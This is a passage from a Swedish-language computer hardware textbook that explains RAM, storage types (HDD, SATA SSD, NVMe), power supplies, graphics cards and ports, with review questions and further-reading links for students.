Om RAM-minnet (arbetsbänken) blir fullt börjar datorn använda en del av SSD:n eller hårddisken som ett tillfälligt minne. Detta kallas virtuellt minne (page file). Eftersom en SSD är tusentals gånger långsammare än RAM märks detta direkt genom att datorn blir extremt långsam eller börjar "hacka".

Kontrollfrågor

1. Vad innebär det att RAM är ett *volatilt* minne?
2. Förklara liknelsen om processorn, arbetsbänken och arkivskåpet.
3. Vad betyder förkortningen DDR och vad innebär tekniken?
4. Varför kan man inte blanda olika DDR-generationer på samma moderkort?
5. Vad är skillnaden mellan DIMM och SO-DIMM?
6. Varför körs snabba RAM-minnen ofta i en lägre hastighet (JEDEC) precis när de har installerats?
7. Vad är fördelen med att använda *Dual Channel* istället för en enda minnesmodul?
8. Vad är *virtuellt minne* och när börjar datorn använda det?
9. När är det viktigt att använda ECC-minne?

Fördjupningslänkar

Crucial (Vad är datorminne?) - <https://www.crucial.com/articles/about-memory/what-is-computer-memory>

Kingston (RAM-minne för stationära och bärbara datorer) - <https://www.kingston.com/en/memory/desktop-laptop-memory>

GamersNexus (Allt du behöver veta om hur RAM fungerar) - https://www.youtube.com/watch?v=D_Yt4vSZKVk

TechPowerUp (Databas över minnesmoduler) - <https://www.techpowerup.com/memdb/>

Wikipedia (DDR SDRAM och minnesteknik) - https://en.wikipedia.org/wiki/DDR_SDRAM

Egna anteckningar

(Här kan du som elev skriva egna anteckningar om RAM, frågor eller reflektioner)

1.4 Långtidslagring

Långtidslagring är det som gör att vi kan spara data permanent på en dator – till skillnad från RAM som är volatil och försvinner när strömmen bryts. Operativsystem, program, bilder, dokument och spel lagras på enheter som är gjorda för att hålla data även när datorn stängs av.

I dagens datorer möter vi främst tre typer av lagring: den mekaniska hårddisken (HDD), den klassiska SATA-SSD:n och den moderna NVMe-SSD:n. Valet mellan dessa handlar nästan alltid om en balansgång mellan hastighet, pris och hur mycket data man behöver få plats med.

1.4.1 HDD – Hårddiskar


En mekanisk hårddisk (Hard Disk Drive) fungerar på ett sätt som påminner om en gammal skivspelare. Inuti det förseglade höljet sitter flera magnetiska skivor som roterar i mycket hög fart, vanligtvis 5 400 eller 7 200 varv per minut (RPM). En läsarm flyttar sig blixtnabbt över skivans yta för att läsa eller skriva data i små enheter som kallas kluster.

Den stora fördelen med HDD är än idag priset per gigabyte. Medan en SSD blir mycket dyr när man behöver lagra mer än 4 eller 8 TB,

kan en mekanisk hårddisk i samma prisklass ofta rymma 20 TB eller mer. Detta gör hårddisken till det självklara valet för masslagring, säkerhetskopiering och

servrar där utrymme är viktigare än extrem snabbhet. Hastighetsmässigt ligger dessa diskar oftast mellan 80 och 160 MB/s, vilket räcker gott för att titta på film eller spara dokument, men som känns långsamt när man ska starta ett operativsystem.

Eftersom data skrivs fysiskt på roterande skivor uppstår över tid ett fenomen som kallas fragmentering. Det innebär att delar av en fil hamnar på olika ställen på skivan, vilket tvingar läsarmen att hoppa fram och



tillbaka. För att hålla en HDD snabb behöver man därför "defragmentera" den med jämna mellanrum, en process där datorn sorterar om datan så att filerna ligger i ordning och blir lättare att läsa.

1.4.2 SSD – Solid State Drives

En SSD (Solid State Drive) saknar helt rörliga delar och bygger istället på flashminne, så kallad NAND-flash. Det gör den helt tyst, stöttålig och betydligt snabbare än en hårddisk. Data lagras som elektriska laddningar i små celler. Det finns olika sätt att göra detta på; SLC lagrar bara en bit per cell och är extremt hållbart men dyrt, medan de vanligare TLC- och QLC-minnena lagrar fler bitar per cell. Det gör att vi kan få in mer lagring till ett lägre pris, men på bekostnad av att disken slits ut lite snabbare.



De vanligaste SSD-storlekarna för konsumenter ligger idag mellan 500 GB och 4 TB. Även om det finns större modeller är de ofta oproportionerligt dyra jämfört med mekaniska diskar. En klassisk SSD använder ofta 2,5-tums formfaktorn och ansluts via SATA-porten, vilket begränsar hastigheten till runt 550 MB/s.

Till skillnad från hårddiskar ska en SSD aldrig defragmenteras. Det gör den inte snabbare, utan orsakar bara onödigt slitage på minnescellerna. Istället använder operativsystemet ett kommando som kallas TRIM. Det fungerar som en städfunktion som berättar för SSD:n vilka datablock som inte längre används, så att disken kan rensa dem i bakgrunden och hålla prestandan hög över tid.

1.4.3 NVMe – M.2 och PCIe-lagring

NVMe (Non-Volatile Memory Express) är det moderna protokollet för SSD-enheter som vill köra i maximal hastighet. Istället för att använda det gamla SATA-gränssnittet pratar NVMe direkt med processorn via PCIe-

bussen. De flesta NVMe-enheter kommer i form av M.2, vilket är ett litet kretskort som skruvas direkt på moderkortet.

Fördelen med NVMe är en dramatisk hastighetsökning. Där en SATA-SSD stannar vid 550 MB/s kan en modern NVMe-disk nå mellan 3 500 och 12 000 MB/s beroende på vilken generation av PCIe den använder. Detta har gjort NVMe till standardvalet för systemdiskar där operativsystemet och tunga program ligger.

Även om priserna på NVMe har sjunkit drastiskt och de numera är det vanligaste valet i nya datorer, är de fortfarande dyrare än mekaniska diskar när man behöver riktigt stora volymer. De vanligaste storlekarna är 1 till 2 TB, och även om modeller på 8 TB existerar, kostar de ofta mer än en hel budgetdator. För en tekniker handlar lagring idag ofta om att kombinera en snabb NVMe-disk för systemet med en stor HDD för masslagring av filer.



1.4.4 Sammanfattning av lagringstyper

Typ	Hastighet (ca)	Vanlig maxstorlek (Konsument)	Bäst för
HDD	150 MB/s	20+ TB	Masslagring, Backup, NAS
SATA SSD	550 MB/s	4 TB	Uppgradering av äldre datorer, extra lagring
NVMe SSD	3 500 - 12 000 MB/s	2-4 TB	Operativsystem, Spel, Videoredigering

Kontrollfrågor

1. Varför är en HDD billigare per gigabyte än en SSD?
2. Vad är den största risken med att använda en mekanisk hårddisk i en bärbar dator som flyttas mycket?
3. Förklara varför man aldrig ska defragmentera en SSD. Vad ska man använda istället?
4. Vad är skillnaden mellan M.2 och NVMe? (Ledtråd: formfaktor vs protokoll).
5. Du ska bygga en dator för videoredigering och behöver 20 TB total lagring. Hur skulle du fördela detta mellan NVMe och HDD för att få både snabbhet och plats?
6. Vad innebär det att en SSD använder "NAND-flash"?

Fördjupningslänkar

Seagate (How Hard Drives Work) -

https://www.seagate.com/content/dam/seagate/migrated-assets/www-content/product-content/enterprise-performance-savvio-fam/enterprise-performance-15k-hdd/_shared/docs/how-hard-drives-work.pdf

Kingston (NVMe vs SATA Explained) -

<https://www.kingston.com/en/blog/pc-performance/nvme-vs-sata>

TechQuickie (SSD NAND Types (SLC, MLC, TLC, QLC) -

https://www.youtube.com/watch?v=5M-2V_V_h8c

Crucial (Explanation) - <https://www.crucial.com/articles/about-ssd/what-is-nvme-ssd>

Backblaze (HDD vs SSD Failure Rates) -

<https://www.backblaze.com/blog/ssd-edition-2023-drive-stats-review/>

Egna anteckningar

(Här kan du som elev skriva egna anteckningar om lagring, frågor eller reflektioner)

1.5 PSU (Nätaggregat)

När man pratar om datorns komponenter hamnar nätaggregatet, eller PSU:n (Power Supply Unit), ofta i skuggan av mer glamorösa delar som kraftfulla processorer eller blixtsnabba grafikkort. Men i själva verket är nätaggregatet systemets absoluta hjärta och blodomlopp. Utan en pålitlig strömkälla som kan leverera exakt rätt mängd energi till varje liten krets kan inget annat fungera – och i värsta fall kan ett undermåligt nätaggregat orsaka permanenta skador på resten av din dyrbara hårdvara.

1.5.1 Växelström till likström

Nätaggregatets främsta och mest kritiska uppgift är att fungera som en översättare mellan elnätet och datorn. Strömmen som kommer ur våra svenska vägguttag är växelström (AC) på 230 Volt, men datorns känsliga elektronik kräver stabil likström (DC) på betydligt lägre spänningsnivåer. PSU:n omvandlar därför den inkommande strömmen och fördelar den på olika så kallade spänningslinor (rails).

De vanligaste spänningarna som ett nätaggregat levererar är 12 V, 5 V och 3,3 V. Av dessa är 12-voltslinan den viktigaste i moderna datorer, då den driver de mest energihungriga delarna som grafikkortet och processorn. De lägre spänningarna på 5 V och 3,3 V används främst för logikkretsar på moderkortet, vissa typer av lagring och USB-portar. Ett bra nätaggregat ser till att dessa spänningar hålls extremt stabila; även små variationer, så kallat "ripple", kan leda till att datorn blir instabil eller kraschar under belastning.

1.5.2 Effekt och dimensionering

Ett nätaggregats kapacitet mäts i Watt (W), vilket anger den totala mängd effekt som enheten kan leverera till datorns olika delar samtidigt. När man planerar ett datorbygge är dimensioneringen ett av de viktigaste stegen. Man måste räkna samman den maximala förbrukningen för alla ingående komponenter, där processorn och grafikkortet nästan alltid står för den stora lejonparten av behovet.

Det är en vanlig fallgrop att köpa ett nätaggregat som ligger precis på gränsen av vad systemet förbrukar. Som en tumregel bör man alltid sikta på att ha en marginal på minst 20–30 % över den beräknade maxförbrukningen. Detta beror inte bara på att man vill kunna uppgradera datorn i framtiden, utan också på att ett nätaggregat mår bäst och arbetar som mest effektivt när det inte pressas till sitt yttersta. En enkel kontorsdator klarar sig ofta utmärkt på 300–400 W, medan en modern speldator ofta kräver mellan 650 och 850 W. Om man bygger extrema system för videoredigering eller tunga AI-beräkningar med flera grafikkort kan man behöva gå upp till 1000 W eller ännu högre.

Exempel:

Enkel kontorsdator: 300–400 W räcker ofta.

Speldator med kraftfullt grafikkort: 600–850 W beroende på GPU.

Högpresterande system eller fler GPU:er: 1000 W eller mer.

1.5.3 Effektivitetsklassning

All el som går in i ett nätaggregat når inte fram till komponenterna. En del av energin går förlorad i omvandlingsprocessen och blir istället till värme. För att hjälpa användare att välja nätaggregat med hög verkningsgrad finns det en standardiserad märkning som kallas 80 PLUS. Denna certifiering garanterar att nätaggregatet har en effektivitet på minst 80 % vid olika belastningsnivåer.

Certifieringen är uppdelad i olika nivåer: Bronze, Silver, Gold, Platinum och Titanium. Ett nätaggregat med guldcertifiering har en verkningsgrad på runt 90 %, vilket innebär att endast 10 % av strömmen blir till spillvärme. Förutom att sänka elräkningen något, innebär en högre certifiering ofta att nätaggregatet är byggt med komponenter av högre kvalitet, vilket i sin tur leder till en tystare fläkt och en längre livslängd för hela datorn.

Vanliga nivåer:

Bronze: Minst 82–85 % effektivitet.

Silver: Lite bättre än Bronze.

Gold: 87–90 % effektivitet – ett bra val för många byggare.

Platinum: 90–94 % – mycket effektivt, ofta för entusiastbyggen eller servrar.

Titanium: 94–96 % – toppklass, dyrt men extremt effektivt.

1.5.4 Modulärt eller icke-modulärt

När man väl har bestämt sig för effekten och effektiviteten återstår det fysiska valet av hur kablarna ska hanteras. Det finns tre huvudtyper av nätaggregat när det kommer till kabelhantering:

Icke-modulära: Här sitter alla kablar fast i nätaggregatet. Det är den billigaste lösningen, men det innebär ofta att man får ett "ormbo" av oanvända kablar som ligger i botten av chassit. Detta ser inte bara stökigt ut, utan kan också försämra luftflödet och därmed kylningen i datorn.

Modulära: I ett fullt modulärt nätaggregat är alla kablar löstagbara. Man ansluter helt enkelt bara de kablar man faktiskt behöver för sina komponenter. Detta underlättar monteringen avsevärt och gör det mycket lättare att hålla datorns insida ren och prydlig.

Semi-modulära: Detta är en medelväg där de absolut nödvändigaste kablarna – som de till moderkortet och processorn – sitter fast, medan kablar till grafikkort och lagring är löstagbara.

Genom att välja ett modulärt nätaggregat sparar man både tid och tålamod vid installationen, och det blir betydligt enklare att utföra underhåll och rengöring av datorn i framtiden.

Kontrollfrågor

1. Varför är nätaggregatet en så kritisk komponent vid ett datorbygge?
2. Beskriv omvandlingen från AC till DC och nämna de tre viktigaste spänningsnivåerna.
3. Varför bör man inte köpa ett nätaggregat som ligger precis på gränsen av datorns maxförbrukning?
4. Vad innebär en 80 PLUS Gold-certifiering i praktiken när det gäller värme och energi?
5. Vilka är fördelarna med att välja ett modulärt nätaggregat framför ett icke-modulärt?
6. Vad kan hända med datorns stabilitet om spänningslinorna inte levererar jämn ström?

Fördjupningslänkar

Corsair (PSU Buying Guide) – <https://www.corsair.com/ww/en/explorer/diy-builder/power-supply-units/how-to-choose-a-psu/>

80 PLUS (Clearinghouse) – <https://www.clearinghouse.org/>

GamersNexus (How PSUs are Made and Tested) – <https://www.youtube.com/watch?v=f67eQU7Y8wM>

OuterVision (Power Supply Calculator) – <https://outervision.com/power-supply-calculator>

Wikipedia (Power Supply Unit, Computer) – [https://en.wikipedia.org/wiki/Power_supply_unit_\(computer\)](https://en.wikipedia.org/wiki/Power_supply_unit_(computer))

Egna anteckningar

(Här kan du som elev skriva egna anteckningar om PSU, frågor eller reflektioner)


1.6 GPU (Grafikkort)

GPU står för *Graphics Processing Unit* och är den del av datorn som är specialiserad på att bearbeta och rendera grafik. I en dator är GPU:n oftast ett separat kort (grafikkort) eller en del av CPU:n som integrerad grafik.

Till skillnad från CPU:n, som är bra på allmän beräkning och styrning, är GPU:n designad för att hantera många enkla beräkningar parallellt – perfekt för att rita bilder, 3D-modeller och video.

1.6.1 Funktion och användning

GPU:ns huvuduppgift är att omvandla instruktioner från spel och program till bilder som visas på skärmen. Den är optimerad för massivt parallell bearbetning, vilket gör den snabb på uppgifter som kräver många liknande beräkningar.



GPU används inte bara till spel utan också för:

- 3D-rendering (film, arkitektur)
- Vetenskapliga beräkningar (GPU-accelererat arbete)
- AI och maskininlärning
- Videoacceleration och uppspelning

1.6.2 Minnet – GDDR

Precis som att processorn behöver RAM-minne för att fungera, behöver grafikprocessorn ett eget specialiserat minne för att lagra all data som behövs för att rita upp en bild. Detta minne kallas **GDDR** (Graphics Double Data Rate) eller VRAM. Även om namnet påminner om datorns vanliga arbetsminne, är GDDR optimerat för en helt annan typ av arbete.

GDDR-minnets främsta uppgift är att hålla enorma mängder data redo för blixtsnabb åtkomst, såsom högupplösta texturer, 3D-modeller och den så kallade "framebuffern" – den färdiga bilden som väntar på att skickas till skärmen. Skillnaden mot vanligt RAM är att GDDR är byggt för extremt hög bandbredd snarare än låg latens. Det betyder att det kan flytta enorma mängder data samtidigt, vilket krävs när du spelar i höga upplösningar, men det är inte lika snabbt på att hoppa mellan många små, varierade uppgifter som systemets vanliga arbetsminne är.

1.6.3 Buss-storlek

När man läser specifikationerna för ett grafikkort ser man ofta siffror som 128-bit, 256-bit eller 384-bit. Detta anger minnesbussens bredd, vilket i praktiken fungerar som antalet filer på en motorväg mellan grafikprocessorn och dess minne. En bredare buss kan överföra betydligt mer data under varje klockcykel.

Kombinationen av minnets hastighet och bussens bredd skapar den totala minnesbandbredden. För enklare grafikkort räcker ofta en 128-bitars buss gott och väl, men för högpresterande kort som ska driva spel i 4K-upplösning krävs bredare bussar. Ju högre upplösning och ju mer detaljerade texturer ett spel har, desto viktigare blir det att denna "motorväg" är tillräckligt bred för att inte skapa en flaskhals som drar ner bildfrekvensen (FPS).

1.6.4 RTX och strålsparning

En av de största tekniska milstolparna de senaste åren är introduktionen av hårdvaruaccelererad strålsparning, mer känt som Ray Tracing. Nvidia var först ut med att marknadsföra detta under namnet RTX. Tekniken går ut på att datorn simulerar hur ljusstrålar faktiskt rör sig i verkligheten; hur de studsar mot ytor, bryts genom glas och skapar realistiska skuggor och reflektioner.

Tidigare användes fuskmetoder för att efterlikna ljus, men med Ray Tracing får vi en bild som ser nästan fotorealistisk ut. Eftersom dessa beräkningar är oerhört tunga har moderna grafikkort dedikerade kärnor (RT-kärnor) som enbart fokuserar på detta. AMD har infört liknande teknik i sina nyare kort under namnet Ray Accelerators. Trots den dedikerade

hårdvaran kräver tekniken mycket kraft, vilket ofta gör att man behöver använda smarta uppskalningstekniker för att bibehålla ett bra flyt i spelet.

1.6.5 SLI och CrossFire

För att öka grafikprestandan kunde man tidigare koppla ihop flera grafikkort i samma dator. Detta gjordes med tekniker som SLI (Scalable Link Interface) från Nvidia och CrossFire från AMD. Lösningen gick ut på att korten delade på renderingsarbetet – till exempel genom att växelvis rita varannan bildruta. Det krävde dock att spelen var anpassade för tekniken, vilket inte alltid var fallet. Även om detta kunde ge prestandafördelar i vissa fall, fanns flera begränsningar: högt strömförbrukning, varierande resultat i olika spel, och ett beroende av fungerande drivrutiner. Med tiden har stödet för dessa lösningar försvunnit helt, och idag satsar man i stället på kraftfulla enskilda grafikkort.

1.6.6 Vanliga tillverkare och serier

När man ska välja grafikkort idag står valet mellan tre huvudsakliga tillverkare av själva grafikchippen:

Nvidia: Marknadsledaren som är mest känd för sina GeForce RTX-kort. De ligger i framkant när det gäller Ray Tracing och AI-baserade tekniker som DLSS, som hjälper till att höja bildfrekvensen med hjälp av artificiell intelligens.

AMD: Den främsta utmanaren med sin Radeon RX-serie. AMD fokuserar ofta på att erbjuda mycket råprestanda och mer videominne (VRAM) för pengarna. Deras tekniker, som FSR, är ofta öppna standarder som fungerar på nästan alla grafikkort, även äldre modeller.

Intel: Den nyaste spelaren på marknaden för fristående grafikkort med sin Arc-serie. Intel fokuserar främst på att erbjuda prisvärd prestanda i mellanklassen och har introducerat sin egen teknik för uppskalning kallad XeSS.

Värt att notera är att medan Nvidia, AMD och Intel tillverkar själva "hjärnan" i kortet, köper man ofta det färdiga kortet från märken som

ASUS, MSI eller Gigabyte, som bygger sina egna kylarlösningar och kretskort runt chippet.

1.6.7 Grafikinställningar och tekniker i spel

När ett spel renderas på en pixelbaserad skärm uppstår lätt “trappsteg” (aliasing) längs diagonala kanter och tunna detaljer. Anti-aliasing (AA) försöker jämna ut dessa. MSAA provtar flera punkter per pixel när geometrin ritas och mjukar kanter effektivt men kostar GPU-kraft. FXAA är en snabb efterbehandling som suddar hårda kanter i hela bilden, men kan göra detaljer lite mjukare. TAA använder information från flera bildrutor (temporal historik) och minskar både aliasing och “shimmer”, men kan ge spökbilder/blur om det ställs för aggressivt eller om spelet rör sig snabbt.

När du gör inställningar i program och spel får du ofta välja mellan 2x-16x AA. De siffrorna syftar nästan alltid på MSAA och anger antal delprov per pixel. Varje pixel provtas N gånger på lite olika positioner; kanter blir jämnare när täckningen medelvärdesbildas. Högre nivå → mjukare kanter men nästan linjärt högre prestandakostnad och mer minne/bandbredd. MSAA påverkar främst geometriska kanter—det fixar inte all “shimmer” från shader/ljus (där TAA ofta hjälper mer).

2x MSAA: Låg kostnad, liten till tydlig förbättring på grova “jaggies”.

4x MSAA: Tydlig visuell vinst, vanlig “sweet spot” i 1080p/1440p.

8x MSAA: Avtagande nytta; märks mest på tunn geometri, hög kostnad.

16x MSAA: Sällan värt i spel—minimal vinst över 8x, mycket dyrt.

Tips: På högre upplösningar (1440p/4K) räcker ofta 2x-4x, eller så kör man TAA (+ ev. sharpening) för bättre totalbalans. I moderna “deferred”-motorer är MSAA ofta dyrt; därför är TAA/upscaling vanligt.

Viktigt att inte blanda ihop:

TAA/FXAA har normalt inte “2x/4x”-nivåer utan *kvalitetslägen*.

“**16x**” används också för anisotropisk filtrering (AF)—det gäller texturskärpa i sneda vinklar, inte kantutjämning.

Exempel 1080p på mellanklass-GPU: prova 4× MSAA eller TAA (Quality) + lätt sharpening. Jämför i en kamerapan—om du fortfarande ser "shimmer" på highlights, är TAA-spåret oftast bättre än att höja till 8× MSAA.

För att få högre bildfrekvens utan att tappa för mycket skärpa används upscaling. Här renderar spelet i en lägre upplösning och skalar sedan upp bilden till din skärms storlek. DLSS (Nvidia) använder AI för att återskapa detaljer, ofta med imponerande resultat, medan FSR (AMD) är en öppen teknik som fungerar på nästan alla grafikkort. Ofta kombineras detta med ett skärpefilter (sharpening) för att återfå kontrasten i bilden.

Utöver skärpa är det avgörande hur bildrutorna faktiskt levereras till skärmen. Om grafikkortet pumpar ut fler bilder per sekund än vad skärmen hinner visa, kan bilden 'slitas itu' horisontellt – ett fenomen som kallas Screen Tearing. För att slippa detta kan man aktivera V-Sync, men det kan tyvärr göra att kontrollerna känns sega (input lag). Idag löses detta bäst med tekniker som G-Sync (Nvidia) eller FreeSync (AMD), där skärmen och grafikkortet pratar direkt med varandra och synkroniserar farten i realtid för ett perfekt flyt.

I slutändan handlar grafikinställningar om att hitta din egen balans mellan bildkvalitet och prestanda. På en mellanklass-dator kan kombinationen av t.ex. TAA och en kvalitetsinställning på DLSS eller FSR ge en stabil upplevelse på 60 FPS utan att bilden känns suddig. Det är ofta värt att experimentera lite för att hitta den där 'sweet spoten' där spelet både ser bra ut och flyter smidigt i rörelse.

Sammanfattning:

Anti-aliasing (AA): Minskar trappsteg; vanliga typer är MSAA, FXAA, TAA (olika balans mellan skärpa, artefakter och prestanda).

DLSS: Nvidias AI-baserade upscaling; renderar lägre och skalar upp med hög kvalitet → högre FPS med skarp bild.

FSR: AMD:s motsvarighet; öppen standard som fungerar på fler kort och plattformar.

Upscaling + sharpening: Skalar upp bilden och återställer mikrokontrast för bättre upplevd skärpa.

V-Sync / G-Sync / FreeSync: Synkroniserar grafikkortet med skärmen för att slippa "Screen Tearing" (att bilden slits itu).

Varför viktigt? Ger kontroll över **kvalitet vs FPS** så att spelare kan hitta sin optimala balans för flyt och skärpa.

Kontrollfrågor

1. Vad är den principiella skillnaden mellan hur en CPU och en GPU arbetar?
2. Varför har grafikkort eget minne (GDDR) istället för att bara använda datorns vanliga RAM?
3. Förklara vad minnesbussens bredd (bit) har för betydelse för prestandan i höga upplösningar.
4. Vad är Ray Tracing och varför kräver det speciella kärnor i grafikkortet?
5. Beskriv skillnaden mellan MSAA och TAA. Vilka är fördelarna och nackdelarna med respektive metod?
6. Hur fungerar upscaling-tekniker som DLSS och FSR, och varför vill man använda dem?
7. Varför har man nästan helt slutat använda lösningar med dubbla grafikkort (SLI/CrossFire)?

Fördjupningslänkar

Nvidia (What is Ray Tracing?) -

<https://www.nvidia.com/en-us/geforce/news/graphics-explained-ray-tracing/>

AMD (FidelityFX Super Resolution (FSR)) -

<https://www.amd.com/en/technologies/fidelityfx-super-resolution>

TechPowerUp (GPU Database) - <https://www.techpowerup.com/gpudb/>

Hardware Unboxed (Graphics Settings Explained) -

<https://www.youtube.com/watch?v=eP9T45UfTbg>

Wikipedia - (Graphics Processing Unit) -

https://en.wikipedia.org/wiki/Graphics_processing_unit

Egna anteckningar

(Här kan du som elev skriva egna anteckningar om GPU, frågor eller reflektioner)

1.7 Portar och bussar

En port eller en buss fungerar som datorns fysiska och elektriska kommunikationsvägar. Man kan likna dem vid vägnät som tillåter data att färdas mellan olika komponenter. Vissa av dessa vägar ligger dolda inuti datorns chassi för att koppla samman interna delar, medan andra leder ut till externa kontakter på baksidan eller framsidan av datorn. Att förstå dessa anslutningar är grundläggande för att kunna bygga, uppgradera och felsöka ett datorsystem på ett professionellt sätt.

1.7.1 Interna anslutningar


De interna anslutningarna på moderkortet, som ofta kallas för "headers" eller stift, är den länk som kopplar samman moderkortets logik med chassits fysiska funktioner. Det mest centrala här är det som kallas front panel header. Det är en samling små stift där man ansluter chassits kablar för strömknapp (Power Switch), omstartsknapp (Reset Switch) och olika indikatorlampor.

Dessa anslutningar gör att användaren kan kommunicera med datorns inre via chassits utsida. Här hittar vi även lampor som visar om datorn är påslagen (Power LED) eller om lagringsenheterna arbetar aktivt (HDD LED). Eftersom dessa stift är mycket små och ofta sitter tätt packade krävs det noggrannhet och att man konsulterar moderkortets manual för att se till att varje liten kabel hamnar på exakt rätt plats.

1.7.2 Interna portar och bussar

PCI


När vi talar om att expandera datorns förmåga med exempelvis bättre ljud eller snabbare nätverk, är det expansionsbussarna som spelar huvudrollen. Den



äldre standarden **PCI** (Peripheral Component Interconnect) var länge dominerande men har idag nästan helt ersatts av den betydligt snabbare PCI Express (PCIe). Skillnaden är dramatisk; där PCI skickade data på ett långsammare, delat sätt, använder PCIe dedikerade "banor" (lanes). Ett grafikkort använder oftast 16 sådana banor (x16) för att få maximal fart, medan mindre kort för exempelvis extra USB-portar kan klara sig på en enda bana (x1). Med generationer som PCIe 4.0 och 5.0 har hastigheterna nått nivåer som var otänkbara för bara några år sedan.


SATA

För lagringsenheter som inte monteras direkt på moderkortet används istället SATA (Serial ATA). Det är den standardanslutning vi använder för traditionella mekaniska hårddiskar och 2,5-tums SSD-enheter. Den senaste versionen, SATA III, har en teoretisk maxhastighet på 6 Gb/s, vilket i praktiken innebär runt 550 MB/s efter att man räknat bort den tekniska fördröjningen (overhead).



M.2

Den mest flexibla interna porten idag är dock M.2. Det är en kompakt anslutning som monteras direkt på moderkortets yta. M.2 är unik eftersom den kan bära både SATA- och PCIe-signaler. Det är här vi placerar de blixtsnabba NVMe-diskarna, men porten är inte bara till för lagring. I bärbara datorer och moderna moderkort används M.2-platserna även för att ansluta trådlösa nätverkskort (WiFi/Bluetooth) eller till och med modem för 4G och 5G, vilket gör det till en extremt utrymmeseffektiv lösning.



1.7.3 Externa portar

USB (Universal Serial Bus)

Idén till USB (Universal Serial Bus) föddes ur ett konkret problem i mitten av 1990-talet. Dåtidens PC-datorer var fyllda av en förvirrande mängd

olika portar för tangentbord, möss och skrivare, vilka ofta krävde att man startade om datorn varje gång en enhet kopplades in. För att lösa detta bildades USB-IF, ett samarbete mellan giganter som Intel, Microsoft och IBM. Målet var att skapa en enhetlig anslutning som var "hot-swappable" (kunde kopplas in och ur under drift) och hade "plug-and-play"-stöd. Apple var inte med från start men blev de som verkligen populariserade tekniken genom den första iMac-modellen 1998, som vågat nog slopade alla gamla portar till förmån för USB.



Utvecklingen har sedan dess skett i tydliga steg. USB 1.x etablerade grunden med en hastighet på 12 Mb/s, vilket räckte för möss och tangentbord. USB 2.0 blev den stora arbetshästen med 480 Mb/s, vilket gjorde externa hårddiskar praktiskt användbara. Nästa stora hopp var USB 3.x (SuperSpeed) som introducerade hastigheter från 5 Gb/s ända upp till 20 Gb/s. Man känner ofta igen dessa portar på deras blå eller turkosa färg. Det är dock viktigt att komma ihåg att den faktiska hastigheten aldrig blir högre än vad den svagaste länken – porten, kabeln eller enheten – tillåter.



Idag knyts säcken ihop med USB4 och den vändbara USB-C-kontakten. Här handlar det inte bara om rå styrka på upp till 40 Gb/s, utan om en enorm flexibilitet. Genom en enda USB-C-kabel kan man idag skicka data, bildskärmssignal (DisplayPort) och strömförsörjning samtidigt. Med tekniken USB Power Delivery (PD) kan porten dessutom förhandla om strömstyrkan, vilket gör att man kan ladda allt från en liten mobiltelefon till en kraftfull laptop med samma universella kabel.



Sammanfattning

